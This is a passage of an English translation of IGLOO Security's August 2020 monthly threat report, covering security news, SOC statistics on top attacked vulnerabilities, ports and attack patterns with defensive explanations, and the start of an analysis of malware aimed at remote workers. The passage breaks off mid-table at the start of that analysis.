
Monthly Security Report

2020
August



Cover Story

[Special] COVID-19 and Malware 2 - Malware targeting telecommuters
COVID-19 Exploit Ransomware Infection Detection
Understanding and implementation method of DevSecOps considering security in the entire development cycle
Response strategy in the post-pandemic era

IGLOOSECURITY

This report is based on the data collected through the SIEM solution at IGLOO SECURITY's Security Operation Center (SOC). IGLOO SECURITY continuously strives to achieve a 24/7 safe cyber environment throughout the year.

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Cover Story

1. Monthly Security Issue

- Security Issue

2. IGLOO Statistics

- Monthly attack service and trend analysis
- Detailed analysis according to different patterns

3. IGLOO Analysis Report

- [Special] COVID-19 and Malware 2 - Malware targeting telecommuters

4. SIEM Guide (SPiDER TM V5.x)

- COVID-19 Exploit Ransomware Infection Detection

5. Tech Note

- Understanding and implementation method of DevSecOps considering security in the entire development cycle

6. Special Column

- Response strategy in the post-pandemic era

7. Focus On IGLOO Security

- This month's IGLOO Security

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Cover Story

CHAPTER 1

Monthly Security Issue

1. Security issue

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

1 Security Issue

Cyber Attack Advisory for Office 365

- As the number of users of MS Office 365, the business infrastructure used by many companies, is increasing, attackers' interest in Office 365 is also increasing. For attackers, it's a program like a “mine of information”.
- Office 365 includes tools for information sharing and collaboration, such as Exchange, Teams, SharePoint, and OneDrive, and a lot of information is being shared.
- Hackers with low technical skills were mainly using the "Business Email Compromise (BEC)" technique, and APT organizations were mainly trying to steal the administrator account of Office 365. Some cases of abuse of security tools built into Office 365 were also detected.

largest DDoS attack targeting European banks

- On June 21, a massive DDoS attack, targeting large European banks, reaching 895 million packets per second (809 Mpps), took about 10 minutes.
- According to Akamai, this attack is a pps attack that overloads network equipment and applications in data center and cloud environments, and differs from general DDoS attacks in that it depletes equipment resources rather than circuit functions.
- The attack broke the industry record with 809 Mpps packets per second. The attack speed also reached the highest level, reaching 809 Mpps in about two minutes from the normal traffic level of 418 Gbps.

Account information stored in plain text on the document sharing site

- Recently, a situation where account information of domestic and foreign portal users was posted on DocShare, a document sharing website, was caught.
- According to the SCH Cyber Security Research Center, account information such as e-mail address and password is stored in plain text in this file, so anyone who obtains the file can easily check account information.
- It is estimated that account information used in internationally widely used services has been leaked from the point that it contains account information of various domestic and foreign portal sites.
- Security experts emphasized that'services that use accounts from other portal sites for user authentication can lead to secondary and tertiary damage when accounts are leaked, resulting in serious consequences. .

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

1 Security Issue

The ICS protocol gateway finds a serious error that can disrupt the production process.

- A critical error has been found in the ICS protocol gateway used in the industrial field that can take over the entire plant process.
- The ICS protocol gateway is a device that acts as a “interpreter” in the middle so that old types of networks and IP-based networks can exchange traffic.
- According to Trend Micro, as a result of analyzing the five most commonly used ICS protocol gateway products, various security vulnerabilities were found. There were also serious vulnerabilities, such as causing massive DDoS attacks or allowing attackers to gain administrator privileges.
- Security experts stressed that all seemingly trivial ICS-related components could be exploited in an attack, and emphasized careful security management.

IT ethics education for youth is also needed

- As the age range of cyber attackers decreases, some point out that it is necessary to prepare related measures. Recently, there have been many cases of cyber attacks by younger age groups.
- The New York Times reported that it is estimated that there are young hackers in their teens and 20s behind the recent hacking of Twitter accounts. This is because it was found that the social media, cryptocurrency accounts, messenger login records, etc.of those who were believed to have committed the crime were found to match the context of Twitter hacking.
- Security experts explained that it is easier to learn hacking techniques than in the past as the threshold for access to hacking technology has been lowered through the Internet community or YouTube.

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

1 Security Issue

Russian advanced hackers launch BEC attack

- Russian cybercrime group Cosmic Lynx launched a “Business Email Compromise (BEC)” attack targeting large multinational corporations, indicating that many Fortune 500 companies were damaged.
- Experts analyzed that Cosmixings is attacking multinational corporations with thorough security by using very sophisticated BEC techniques. In fact, many security experts recommend “find grammar and spelling errors in emails” as a method of detecting BEC attacks, but the vocabulary, spelling, and grammar were perfect without such errors in Cosmic Linx's emails. However, only small errors were found in emails written in French.
- Security experts analyzed that they were writing very professional and neatly structured emails, and that the level and dimension were different from general BEC attacks.
- Cosmic Lynx mainly targets high-ranking employees through a "double impersonation operation," which impersonates the company's CEO and external legal adviser hired by the CEO. He said that he was conducting a sensitive M&A with an external legal adviser, and asked him to handle down payments, etc. without disclosing this matter to other employees.
- The attackers appear to have deceived the target by impersonating real lawyers and law firms, creating a website and email address that are almost identical to those of the law firm. Cosmic Lynx has also changed the mail options and policies so that if the victim sends a reply by e-mail by spoofing the e-mail addresses of the actual CEO and lawyers, the actual CEO and lawyers are not e-mailed.
- Security experts conducted such sophisticated attacks through a thorough investigation of the inside of the enterprise targeted by Cosmic Lynx and the IT infrastructure used by the enterprise, and this resulted in a large amount of revenue that is incomparable to general BEC attacks.

Twitter hacking accident pretending to be Bill Gates

- On July 15, a celebrity's Twitter account was hacked and a fraudulent article asking for cryptocurrency remittance was posted. It said that if you send 1,000 dollars of bitcoin in 30 minutes, it will double the money.
- Damage accounts included former US President Barack Obama, former US Vice President Joe Biden, Microsoft founder Bill Gates, Tesla CEO Elon Musk, Amazon CEO Jeff Bezos, and former New York Mayor Michael Bloomberg. Known.
- On the 16th, Twitter acknowledged the security incident and revealed the results of its own investigation, saying, ‘We believe that a hacker has performed a social engineering attack against some employees who have access to internal systems and tools.’
- Other security experts also explained that it is highly likely that it was an internal breach in which someone accessed Twitter's internal systems, as tweets were uploaded to multiple accounts at the same time and Twitter's official account was also hacked.

1. Monthly Issue
2. IGLOO Statistics
3. IGLOO Analysis Report
4. SIEM Guide
5. Tech Note
6. Special Column
7. Focus On IGLOO Security

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Cover Story

CHAPTER 2

IGLOO Statistics

1. Monthly attack service and trend analysis

   01. Top 10 monthly vulnerability attacks

   02. Event by vulnerability compared to previous month

   03. Top 10 monthly attack service(port)

   04. Monthly attack service(port) cases compared to previous month

   05. Top 10 monthly attack service patterns

   06. Monthly attack service incident patterns compared to previous month

2. Detailed analysis according to different patterns

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

1 Monthly attack service and trend analysis

The IGLOO Security SOC collects data on attacks according to the vulnerability and analyzes the attack. Through this process, future cyber threats can be predicted.

01. Top 10 monthly vulnerability attacks

PHP-CGI Vulnerability (CVE-2012-1823) in the top 10 vulnerability attacks collected in August 2020 , ZeroShell kerbynet RCE (CVE-2009-0545), Admin (administrator) Attacks using the page access vulnerability newly entered the rankings. In addition, attacks on WordPress sample pages and ThinkPHP Remote Code Execution Vulnerability vulnerability, which were seen as strong, declined from the previous month.

※ Based on the Incident response report data of IGLOO Security SOC

Rank	Pattern	No. of cases	Ratio(%)	Fluctuation
1	PHP-CGI Vulnerability (CVE-2012-1823)	980	18.25%	NEW
2	ZeroShell kerbynet RCE (CVE-2009-0545)	731	13.61%	NEW
3	SQL Injection	691	12.87%	-
4	WordPress sample page access	627	11.68%	▼3
5	phpMyAdmin sample page access	576	10.73%	-
6	ThinkPHP Remote Code Execution Vulnerability	550	10.24%	▼2
7	MVPower DVR Shell Unauthenticated Command Execution	343	6.39%	-
8	URL extension access control	285	5.31%	▲1
9	Command Injection (Netgear Routers Vulnerability)	325	6.05%	▼3
10	Admin page access	262	4.88%	NEW
	Total	5,370	100.00%	-

[Table2-1] TOP 10 monthly vulnerability attacks


Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

1 Monthly attack service and trend analysis

The IGLOO Security SOC collects data on attacks according to the vulnerability and analyzes the attack. Through this process, future cyber threats can be predicted.

02. Event by vulnerability compared to previous month

Vulnerability event analysis results collected for the month of August 2020, PHP-CGI Vulnerability (CVE-2012-1823)
, ZeroShell kerbynet RCE (CVE-2009-0545) Attacks using vulnerabilities increased significantly, and entered the Top 10 newly. PHP-CGI Vulnerability (CVE-2012-1823) allows a remote attacker to use the vulnerable php-cgi to manipulate the environment variables of php through the -d option and execute php code, and then create an environment where the attacker can execute the php syntax. It is a vulnerability that can be inserted and executed. This vulnerability occurs in php version 5.3.12 and 5.4.2 or lower. If you are using a vulnerable version of php, it is recommended to update the latest version.



[Figure2-1] Event by vulnerability compared to previous month

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

1 Monthly attack service and trend analysis

The IGLOO Security SOC collects data on attacks according to the server(port) and analyzes the attack. Through this process, future cyber threats can be predicted.

03. Top 10 monthly attack service(port)

Looking at the top 10 monthly attack service ports collected for one month in August 2020, the number of HTTPS (TCP/443) ports has risen sharply compared to the previous month, and Oracle (TCP/1521) ports newly entered the Top 10. Other service ports The rankings are confirmed to be unchanged.

※ Based on IGLOO Security SOC SIEM data collection

Rank	Service(Port)	No. of cases	Ratio(%)	Fluctuation
1	HTTPS(TCP/443)	2,941,097,339	61.25%	-
2	DNS(UDP/53)	1,006,866,189	20.97%	-
3	Microsoft-DS(TCP/445)	263,649,041	5.49%	-
4	HTTP(TCP/80)	253,991,989	5.29%	-
5	SNMP(UDP/161)	98,601,164	2.05%	-
6	ICMP(0/ICMP)	96,565,808	2.01%	-
7	MSSQL(TCP/1433)	39,163,465	0.82%	-
8	Unsigned(TCP/7178)	37,646,405	0.78%	▲1
9	Telnet(TCP/23)	35,538,552	0.74%	▼1
10	Oracle(TCP/1521)	28,779,518	0.60%	NEW
	Total	4,801,899,470	100.00%	-

[Table 2-2] Monthly attack service (port) TOP 10


Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

1 Monthly attack service and trend analysis

The IGLOO Security SOC collects data on attacks according to the server(port) and analyzes the attack. Through this process, future cyber threats can be predicted.

04. Monthly attack service(port) cases compared to previous month

As a result of event analysis collected for one month in August 2020, HTTP and DNS service ports consistently show a high share, and this month Oracle (TCP/1521) service ports newly entered the TOP 10. It seems that the number of events for the Oracle (TCP/1521) service port increased compared to the previous month due to the increase in port scan attacks on Oracle DB. Since internal system information can be searched, inserted, and modified using SQL query statements, periodic inspection and careful control are required to prevent exposure or access to the outside.



[Figure2-2] TOP10 monthly attack port

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

1 Monthly attack service and trend analysis

The trend of attack patterns detected by IGLOO SECURITY SOC can be used to identify the trend of the latest attacks.

05. Top 10 monthly attack service patterns

In the attack pattern TOP10 in August 2020, the ranking of the TLS Malformed Handshake DoS event slightly increased, and the ranking of the Netbios Scan (Messenger RPC Dcom MyDoom...) (UDP-137) and HTTP Login Brute Force events decreased. Other TCP Invalid port events entered the ranking.

※ Based on IGLOO Security SOC SIEM data collection

Rank	Pattern	No. of cases	Ratio(%)	Fluctuation
1	SMB Service connect(tcp-445)	473,736,826	90.82%	-
2	Ack Storm	29,078,684	5.57%	-
3	ACK Port Scan(F/W Scan)	8,286,230	1.59%	-
4	Dcom_TCP_Sweep(MSBlaster Worm Messenger...)	3,771,612	0.72%	-
5	TLS Malformed Handshake DoS	2,042,672	0.39%	▲2
6	Netbios Scan (Messenger RPC Dcom MyDoom...) (UDP-137)	1,966,052	0.38%	▼1
7	HTTP Login Brute Force	1,200,642	0.23%	▼1
8	Multi Packet Inspection	598,216	0.11%	-
9	POP3 Login Brute Force	555,012	0.11%	-
10	TCP Invalid port	367,466	0.07%	NEW
	Total	521,603,412	100.00%	-

[Table 2-3] TOP10 monthly attack pattern


Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

1 Monthly attack service and trend analysis

The attack pattern rankings detected by IGLOO SECURITY SOC can be used to identify the latest trends of attacks.

06. Monthly attack service incident patterns compared to previous month

In the attack pattern TOP10 in August 2020, the ranking of the TLS Malformed Handshake DoS event slightly increased, and the ranking of the Netbios Scan (Messenger RPC Dcom MyDoom...) (UDP-137) and HTTP Login Brute Force events decreased. Other TCP Invalid port events entered the ranking.



[Figure 2-3] Monthly event comparison by Attack(Pattern)

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

2 Detailed analysis according to different patterns

We introduce detailed analysis results according to attack patterns, focusing on the TOP 10 among attack patterns that occurred in August.
By referring to the detailed analysis results for each detection pattern, the vulnerabilities of the system must be taken in advance.

Attack Pattern	Detailed Analysis Results
SMB Service Connect (tcp-445)	Microsoft Windows uses SMB protocol to share files and printer resources with other computers. Sharing resources using SMB in older versions (95, 98, Me and NT) of Windows used TCP port 137 and 139 and UDP port 138 by executing NETBIOS with NETBIOS over TCP/IP. On older versions of Windows 2000/XP, it was possible to run SMB directly through TCP/IP on TCP port 445. If the files are shared with easily guessable password or passwords are not set, they can suffer from secondary attacks.
Ack Storm	Attacker sends a large amount of TCP / IP Ack signal to the target server, and the target server is an attack method that creates unnecessary load and delays normal service. This attack is also used to Hijacking the packet in which the Session is made.
ACK Port Scan (F/W Scan)	ACK Port Scan (F/W Scan) is a type of scanning attack targeting vulnerable ports which are allowed to be accessed by firewall policy. Attackers can collect information on vulnerable ports by analyzing the returned packet as a response to the packet sent in advance. These attacks are not intended to destroy the system but to collect information for planning a scenario for secondary attack.
Dcom_TCP_Sweep (MSBlaster Worm Messenger...)	W32.Blaster.Worm is a worm that spreads by using the DCOM RPC Buffer Overflow vulnerability. The worm checks whether the TCP / 135 port is enabled and infects the system when it is found. The infected system activates TCP / 4444 port, downloads malicious files from the host server, registers them in the registry, and in this process, traffic from the infected system may increase.
TLS Malformed Handshake DoS	TLS Malformed Hadnshake DOS attack is a type of DOS attack using a maliciously manipulated TLS packet. It occurs during the handshake of a maliciously manipulated TLS client. It is an attack that a remote attacker can cause a load on the victim system by sending a maliciously crafted TLS packet to the affected system.
Netbios Scan (Messenger RPC D com MyDoom...) (UDP-137)	NetBios checks each other's information through UDP port 137, establishes a session with TCP 139, and exchanges data through TCP 138. An attacker can use this UDP port 137 to establish a session with the target system and scan information about the folders and networks shared on the target system.
HTTP Login Brute Force	This attack accesses the HTTP WEB service port(80) and repetitively inserts random strings through a Tool-Kit in order to find out the password for a specific ID(root, guest etc). Passwords which are easy to guess or are in an alphabetic/symbolic order are more prone to this attack. This attack can be prevented by using IDs and passwords over 6 letters and by Filtering data from the HTTP port(80/TCP).
Multi Packet Inspection	A Multi Packet Inspection is a rule that occurs within the IPS of a specified company and detects using the automated pattern learning defense mechanism set-up within the IPS. It denies access for a certain amount of time if a packet, which exceeds the bytes PPS set-up by the IPS, is injected.
POP3 Login Brute Force	By accessing POP3 (110/tcp), the attacker attempts to log in manually or through a program using a list of IDs and passwords previously created. An attacker can obtain the system user's account and gain access.
TCP Invaild Port	According to the network protocol (RFC 1700), port 0 is a reserved port, so it is not normally used in a public network. Ports less than 1024 are well-known ports. Normally, both the source and destination do not use the well-known port. (An exception is the case that only 20 ftp-data services are provided.) By sending data to a port that is not normally used like this, it may cause an error in the operation of the receiving system or a fingerprint attack that identifies the recipient's OS.

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

Cover Story

CHAPTER 3

IGLOO Analysis Report

[Special] COVID-19 and Malware 2
- Malware targeting telecommuters

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

[Special] COVID-19 and Malware 2 - Malware targeting telecommuters

Security Operation Center
Security Analysis Team

01. Overview

As the untact work system has spread worldwide due to the COVID-19, telecommuting has become a paradigm for a new work environment. Twitter, a representative social network company, sent an email from the CEO of Jack Doshi Twitter to all employees on May 12 that employees who want to work from home can do indefinitely even if the COVID-19 is over. Announced plans to do it. As employees such as Google, Amazon, and Facebook, which have settled telecommuting from the beginning of the COVID-19 outbreak, have announced plans to extend their telecommuting to the end of the year, telecommuting is becoming a new normal, led by IT companies.

The working environment, which used to perform business through face-to-face contact in a designated space, has been operated and managed through limited network communication and security program installation under the company's information security governance system through assets provided by the company. The software license, which is allowed to use the software within a certain range and conditions for organizational and business performance within the company, has different policies depending on the product type and service type. Due to such reasons, batch management is generally performed within a company.

However, while working from home, Shadow IT that the IT management department or the person in charge cannot understand due to the use of personally owned assets other than those paid by the company, or the purchase of services and illegal software that are not approved by the IT department Will increase. This increase in shadow IT not only increases the management cost of the IT department, but also becomes a new security threat. In particular, the problem of using commercial software such as Hancom Office and Microsoft Office that is installed through an abnormal path other than the normal path is more likely to lead to data loss or leakage of important information from companies and institutions beyond simply personal security problems.

Telecommuters can provide the first step of an APT attack by installing unapproved commercial software through P2P or search engines, and installing them without being confirmed whether it is normal commercial software or software containing malicious code. At the time when telecommuting increases, attackers also take advantage of this point to disguise as commercial software, injecting malicious code into official distribution software, or hiding illegal programs through cracks.

As telecommuting has become active due to the spread of non-face-to-face working systems, we want to look at “malware targeting telecommuters”.

Copyright ⓒ IGLOO Security, Inc. 2020. All rights reserved

[Special] COVID-19 and Malware 2 - Malware targeting telecommuters

02. Attack Type

Software, a generic term for programs developed to efficiently operate a computer system, can be classified based on common functions, types, and fields.

NO	Program Type	Products
1	Document Editor	Microsoft Office
2	Remote Meeting	Zoom, Google Meet, Microsoft Teams
3	Design	AutoCAD, Sketchup, CATIA
4	Anti-Virus	Microsoft Defender, V3 Lite
5	Packing	WinRAR, 7-zip
6	VPN	NordVPN, ExpressVPN, Hotspot Shield VPN
7	Photo, Video Editor	Adobe Photoshop, Adobe Premiere
8	3D Modeling	3DS MAX, MAYA, Blender

[Table 3-1] Software Type and products

Based on the software type in [Table 3-1], malicious codes that affect the working environment of telecommuters are identified in the OSINT (Open Source Intelligence Tools) environment such as VirusTotal, Maltego, Shodan, and TTP (tactics techniques and techniques) of self-collected malicious codes. As a result of analyzing through the procedure) technique, it can be classified into two types of attack types.

First file classification	Attack Type	Target
